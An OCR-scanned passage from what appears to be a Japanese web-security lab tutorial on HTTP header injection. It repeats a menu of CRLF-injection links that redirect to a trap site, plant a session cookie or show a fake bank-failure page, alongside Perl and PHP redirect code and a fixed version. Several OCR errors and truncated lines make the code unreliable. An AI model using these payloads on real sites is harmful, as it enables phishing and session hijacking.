
【サーバ：　47/47-003.php　】

/var/www/html/47/47-003.php - wasbook@example.jp


```
<html>
<head><title>認証成功</title></head>
<body>
ログインしました
</body>
</html>
```


【ドメインチェック】 FQDNが「example.jp」で「/」(スラッシュ)以降の文字種をチェック

【ブラウザ→サーバ： リクエスト 47/47-020a.cgi → レスポンス 】 CGIによるリダイレクト対策版（罠サイトに遷移）



【ブラウザ】





HTTPヘッダインジェクション　47-021a:CGIによるクッキー対策版（正常系）

【ブラウザ】

- HTTPヘッダインジェクション
  3. 47-020:CGIによるリダイレクト（正常系）
  4. 47-020:CGIによるリダイレクト（罠サイトに遷移）
  5. 47-020:CGIによるリダイレクト（クッキー設定;SESSID=ABCD123）　クッキー表示
  6. 47-020:CGIによるリダイレクト（偽画面表示）
  7. 47-021:CGIによるクッキーセット（正常系）
  8. 47-021:CGIによるクッキーセット（偽画面）
  9. 47-020a:CGIによるリダイレクト対策版（正常系）
  10. 47-020a:CGIによるリダイレクト対策版（罠サイトに遷移）
  11. 47-020a:CGIによるリダイレクト対策版（クッキー設定）
  12. 47-021a:CGIによるクッキー対策版（正常系）
  13. 47-021a:CGIによるクッキーセット対策版（偽画面）
  14. 47-030:PHPによるリダイレクト対策版（正常系）
  15. 47-030:PHPによるリダイレクト対策版（罠サイトに遷移）
  16. 47-030:PHPによるリダイレクト対策版（クッキー設定）

phpinfo
ホームに戻る

```
<li>HTTPヘッダインジェクション</li>
<ol start="3">
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php">47-020:CGIによるリダイレクト（正常系）</a></li>
<li><a href="47-020.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-020:CGIによるリ
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020:CGIによるリダイレク
<li><a href="47-020.cgi?url=http://example.jp/%0D%0AStatus:+500%0D%0A%0D%0A%E2%97%8B%E2%97%8B%E9%8A%80%E8%A1%8C%E3%81%AF

<li><a href="47-021.cgi?pageid=P123">47-021:CGIによるクッキーセット（正常系）</a></li>
<li><a href="47-021.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%8a%80%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3

<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php">47-020a:CGIによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-020a.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php?">47-020a:CGIによる
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020a:CGIによるリダイレ

<li><a href="47-021a.cgi?pageid=P123">47-021a:CGIによるクッキー対策版（正常系）</a></li>
<li><a href="47-021a.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%8a%80%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e

<li><a href="47-030.php?url=http://example.jp/47/47-003.php">47-030:PHPによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-030
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0A+Set-Cookie:+aaa=bbb">47-030:PHPによるリダイレクト対策版
</ol>
```

【サーバ：　47/47-021a.cgi　】

/var/www/html/47/47-021a.cgi - wasbook@example.jp - エディタ - WinSCP


```
#!/usr/bin/perl
use utf8;
use strict;
use CGI qw/-no_xhtml :standard/;
use Encode qw(encode decode);

my $cgi = new CGI;
my $pageid = decode('UTF-8', $cgi->param('pageid'));

my $cookie = $cgi->cookie(-name => 'PAGEID',
                          -value => $pageid);
print $cgi->header(-charset => 'UTF-8', -cookie=>$cookie);
# encodeによりUTF-8符号化で出力する
print encode('UTF-8', <<END_OF_HTML);
<body>
クッキー値をセットしました
</body>
END_OF_HTML
```

【サーバ：　47/47-003.php　】


/var/www/html/47/47-003.php - wasbook@example.jp


```
<html>
<head><title>認証成功</title></head>
<body>
ログインしました
</body>
</html>
```

【ブラウザ→サーバ：リクエスト 47/47-020a.cgi → レスポンス 】CGIによるリダイレクト対策版（罠サイトに遷移）



【ブラウザ】





HTTPヘッダインジェクション　47-021a:CGIによるクッキーセット対策版（偽画面）

【ブラウザ】

- HTTPヘッダインジェクション
  3. 47-020:CGIによるリダイレクト（正常系）
  4. 47-020:CGIによるリダイレクト（罠サイトに遷移）
  5. 47-020:CGIによるリダイレクト（クッキー設定;SESSID=ABCD123）　クッキー表示
  6. 47-020:CGIによるリダイレクト（偽画面表示）
  7. 47-021:CGIによるクッキーセット（正常系）
  8. 47-021:CGIによるクッキーセット（偽画面）
  9. 47-020a:CGIによるリダイレクト対策版（正常系）
  10. 47-020a:CGIによるリダイレクト対策版（罠サイトに遷移）
  11. 47-020a:CGIによるリダイレクト対策版（クッキー設定）
  12. 47-021a:CGIによるクッキー対策版（正常系）
  13. 47-021a:CGIによるクッキーセット対策版（偽画面）
  14. 47-030:PHPによるリダイレクト対策版（正常系）
  15. 47-030:PHPによるリダイレクト対策版（罠サイトに遷移）
  16. 47-030:PHPによるリダイレクト対策版（クッキー設定）

phpinfo
ホームに戻る


```
<li>HTTPヘッダインジェクション</li>
<ol start="3">
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php">47-020:CGIによるリダイレクト（正常系）</a></li>
<li><a href="47-020.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-020:CGIによるリ
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020:CGIによるリダイレク
<li><a href="47-020.cgi?url=http://example.jp/%0D%0AStatus:+500%0D%0A%0D%0A%E2%97%8B%E2%97%8B%E9%8A%80%E8%A1%8C%E3%81%AF

<li><a href="47-021.cgi?pageid=P123">47-021:CGIによるクッキーセット（正常系）</a></li>
<li><a href="47-021.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%8a%80%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3

<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php">47-020a:CGIによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-020a.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php?">47-020a:CGIによる
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020a:CGIによるリダイレ

<li><a href="47-021a.cgi?pageid=P123">47-021a:CGIによるクッキー対策版（正常系）</a></li>
<li><a href="47-021a.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%8a%80%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e

<li><a href="47-030.php?url=http://example.jp/47/47-003.php">47-030:PHPによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-030
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0A+Set-Cookie:+aaa=bbb">47-030:PHPによるリダイレクト対策版
</ol>
```

【サーバ：　47/47-021a.cgi　】


/var/www/html/47/47-021a.cgi - wasbook@example.jp - エディタ - WinSCP


```
#!/usr/bin/perl
use utf8;
use strict;
use CGI qw/-no_xhtml :standard/;
use Encode qw(encode decode);

my $cgi = new CGI;
my $pageid = decode('UTF-8', $cgi->param('pageid'));

my $cookie = $cgi->cookie(-name => 'PAGEID',
                          -value => $pageid);
print $cgi->header(-charset => 'UTF-8', -cookie=>$cookie);
# encodeによりUTF-8符号化で出力する
print encode('UTF-8', <<END_OF_HTML);
<body>
クッキー値をセットしました
</body>
END_OF_HTML
```

【ブラウザ→サーバ：リクエスト 47/47-020a.cgi → レスポンス 】CGIによるリダイレクト対策版（罠サイトに遷移）



【ブラウザ】





HTTPヘッダインジェクション　47-030:PHPによるリダイレクト対策版（正常系）

【ブラウザ】

- HTTPヘッダインジェクション
  3. 47-020:CGIによるリダイレクト（正常系）
  4. 47-020:CGIによるリダイレクト（罠サイトに遷移）
  5. 47-020:CGIによるリダイレクト（クッキー設定;SESSID=ABCD123）　クッキー表示
  6. 47-020:CGIによるリダイレクト（偽画面表示）
  7. 47-021:CGIによるクッキーセット（正常系）
  8. 47-021:CGIによるクッキーセット（偽画面）
  9. 47-020a:CGIによるリダイレクト対策版（正常系）
  10. 47-020a:CGIによるリダイレクト対策版（罠サイトに遷移）
  11. 47-020a:CGIによるリダイレクト対策版（クッキー設定）
  12. 47-021a:CGIによるクッキー対策版（正常系）
  13. 47-021a:CGIによるクッキーセット対策版（偽画面）
  14. 47-030:PHPによるリダイレクト対策版（正常系）
  15. 47-030:PHPによるリダイレクト対策版（罠サイトに遷移）
  16. 47-030:PHPによるリダイレクト対策版（クッキー設定）

phpinfo

ホームに戻る

```
<li>HTTPヘッダインジェクション</li>
<ol start="3">
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php">47-020:CGIによるリダイレクト（正常系）</a></li>
<li><a href="47-020.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-020:CGIによるリダイレクト（罠サイトに遷移）</a></li>
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020:CGIによるリダイレクト（クッキー設定;SESSID=ABCD123）</a> <a href="javascript:document.cookie;">クッキー表示</a></li>
<li><a href="47-020.cgi?url=http://example.jp/%0D%0AStatus:+500%0D%0A%0D%0A%E2%97%8B%E2%97%8B%E9%88%A8%E8%A1%8C%E3%81%AF%E7%A0%B4%E7%94%A3%E3%81%97%E3%81%BE%E3%81%97%E3%81%9F">47-020:CGIによるリダイレクト（偽画面表示）</a></li>

<li><a href="47-021.cgi?pageid=P123">47-021:CGIによるクッキーセット（正常系）</a></li>
<li><a href="47-021.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%88%a8%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3%81%be%e3%81%97%e3%81%9f">47-021:CGIによるクッキーセット（偽画面）</a></li>

<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php">47-020a:CGIによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-020a.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php?">47-020a:CGIによるリダイレクト対策版（罠サイトに遷移）</a></li>
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123">47-020a:CGIによるリダイレクト対策版（クッキー設定）</a></li>

<li><a href="47-021a.cgi?pageid=P123">47-021a:CGIによるクッキー対策版（正常系）</a></li>
<li><a href="47-021a.cgi?pageid=P%0D%0A%0D%0A%e2%97%8b%e2%97%8b%e9%88%a8%e8%a1%8c%e3%81%af%e7%a0%b4%e7%94%a3%e3%81%97%e3%81%be%e3%81%97%e3%81%9f">47-021a:CGIによるクッキーセット対策版（偽画面）</a></li>

<li><a href="47-030.php?url=http://example.jp/47/47-003.php">47-030:PHPによるリダイレクト対策版（正常系）</a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0ALocation:+http://trap.example.com/47/47-900.php">47-030:PHPによるリダイレクト対策版（罠サイトに遷移）</a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php%0D%0A+Set-Cookie:+aaa=bbb">47-030:PHPによるリダイレクト対策版（クッキー設定）</a></li>
</ol>
```

【サーバ：　47/47-030.cgi　】

/var/www/html/47/47-030.php - wasbook@example.jp - エディタ - WinSCP

```
k?php
# リダイレクト関数を定義する
function redirect($url) {
# URLとして不適切な文字があればエラーとして処理を停止する
  if (! mb_ereg('\A[-_.!~*\'();\/?:@&=+\$,%#a-zA-Z0-9]+\z', $url)) {
    die('Bad URL');
  }
  header('Location: ' . $url);
}
# 呼び出し例
$url = isset($_GET['url']) ? $_GET['url'] : '';
redirect($url);
?>
<body>
リダイレクトします
</body>
```


【URL文字種チェック】

【サーバ：　47/47-003.php　】

